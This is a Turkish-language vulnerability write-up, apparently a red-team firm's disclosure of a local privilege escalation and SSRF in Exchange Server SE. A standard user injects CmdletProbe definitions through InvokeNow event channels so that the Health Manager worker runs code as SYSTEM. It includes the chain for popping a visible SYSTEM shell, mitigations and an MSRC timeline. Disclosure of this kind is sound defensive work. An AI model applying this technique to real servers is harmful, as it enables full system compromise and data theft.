
Tek pencerede akış, build 15.02.2562.045, Running as: addcx\testx (Administrators member: False), ProbeDefinition write: EventWrite=0, InvokeNowRequest write: EventWrite=0, timer beklemesi, [+] MARKER written by the SYSTEM worker, InvokeNowResult 2002/2003 (Type=CmdletProbe), writer SID'ler.
Marker ve SID Zinciri

Marker içeriği: RCE-as-nt authority\system via MSExchangeHMWorker:9252 on EXCHSE01. ProbeDefinition'ı yazan testx SID'i ...-1147; SYSTEM'in yeniden yayınladığı kayıt S-1-5-18.
ProbeDefinition ve InvokeNowRequest writer'ı testx (S-1-5-21-3732994909-1518504648-3026171906-1147), yani standart kullanıcı. Tanımı alıp yeniden yayınlayan ve cmdlet'i çalıştıran taraf S-1-5-18 (SYSTEM). Marker'ı yazan süreç: MSExchangeHMWorker.
Görünür SYSTEM Kabuğu
Marker dosyası aslında yeterli kanıt göstermektedir, bir SYSTEM kabuğu ise aynı düzenin pratik sonucunu gösteriyor. lpe-shell.ps1 aynı InvokeNow yolunu kullanıyor, fark yalnızca payload'da (C:\PoC\popshell.cmd)
Payload SYSTEM olarak çalışır, SCM üzerinden tek kullanımlık bir servis (
SysShSvc) oluşturup başlatır. ServisSysShellPop.exe'yi işaret eder ve tam SYSTEM token'ı alır (SeTcbPrivilege/SeAssignPrimaryTokenPrivilege). Health Manager worker'ının kısıtlı token'ında olmayan, Session 0'dan çıkmak için gereken ayrıcalıklar bunlar.SysShellPop.exeaktif konsol oturumununwinlogontoken'ınıDuplicateTokenExile kopyalar veCreateProcessAsUser(..., "winsta0\\default")ile etkileşimli masaüstünde görünür bircmd.exeaçar.

Fiziksel konsol oturumu (testx) arka planda lpe-shell.ps1 penceresi (EventWrite=0), önde başlığı *** SYSTEM SHELL via InvokeNow LPE *** olan ve whoami nt authority\system dönen cmd.(no proof after her çalıştırmada ortaya çıkan bir mesaj)
Etki
Önkoşul olarak, hedef Exchange sunucusunda Interactive, Batch veya Service türünde herhangi bir yerel oturum. Admin şartı değil; standart domain kullanıcısı, scheduled task bağlamı veya IIS uygulama havuzu kimliği yeterli.
Etkisi ise tam yamalı Exchange SE üzerinde
NT AUTHORITY\SYSTEMolarak keyfi kod. Exchange'de SYSTEM, mailbox verisi, AD-entegre haklar ve lateral hareket demek.Aynı kökten ikinci etki olarak ise
TimeProfileProbeile SYSTEM'den seçilen URL'e outbound istek (SSRF). Lab'da dinleyicidePOST /EWS/Exchange.asmx,User-Agent: ExchangeServicesClient/15.02.2562.045ve NTLM el sıkışması görüldü.Yüzey olarak ise gadget tek DLL'e bağlı değil, imzalı izleme assembly'lerinde yaklaşık 680
WorkItemtürevi tip var.CmdletProbeyalnızca en temiz yol.
Mitigasyon
Doğrulamanın dosyada değil, sink'te olması gerekir.
monitorTypeiçin allowlist yalnızca InvokeNow ile tetiklenmesi meşru olan güvenliWorkItemtipleri.CmdletProbe,FfoPSScriptLAMProbe,FfoPowerShellScriptProbegibi script/deserialization gadget'ları hariç tutulmalı.InvokeNow tanımının
ExtensionAttributes'u saldırganın yazabildiği Crimson kanalından değil, discovery tarafındaki yani güvenilir tanımdan alınmalı.Microsoft-Exchange-ActiveMonitoring/{Probe,Monitor,Maintenance,Responder}Definitionve…/InvokeNowRequestkanallarının yazma ACL'leriS-1-5-3/4/6gibi geniş logon türü SID'lerinden daraltılmalı.SSRF varyantı için, ağa giden property-bag alanları (ör.
Endpoint) doğrulanmalı
Zaman çizelgesi
Tarih | Olay |
|---|---|
16 Temmuz 2026 | SSRF varyantı (TimeProfileProbe) SU8'de canlı kanıtlandı |
1-2 Ağustos 2026 | RCE varyantı (CmdletProbe) kanıtlandı; MSRC'ye rapor ve kanıt paketi gönderildi (VULN-202994 / CVE-2026-55006 incomplete fix) |
15 Ağustos 2026 | Görünür SYSTEM kabuğu varyantı (lpe-shell.ps1 + SysShellPop) doğrulandı |
1 Eylül 2026 | MSRC geçerli PoC (görsel/video) talebiyle kapanış bildirimi, yeniden paketleme |
30 Ekim 2026 | Tam yamalı kutuda (restart sonrası) aynı gün dört bağımsız koşuyla yeniden doğrulama |
Not: Tüm testler izole lab ortamında yapıldı, üçüncü taraf sistemlere dokunulmadı. Bulgu MSRC'ye koordinasyonlu şekilde raporlandı.
Artifaktlar
Artifakt | Konum |
|---|---|
Ana PoC (marker RCE) |
|
SYSTEM kabuğu varyantı |
|
Decompile (gadget) |
|
Yama kapısı (SU8) |
|
Kanal SDDL kanıtı |
|
Marker dosyaları | |
MSRC rapor paketi | |
Red Team ve sızma testi
Teknik makalelerimizdeki saldırı senaryolarını kurumunuzda güvenli ortamda test edin.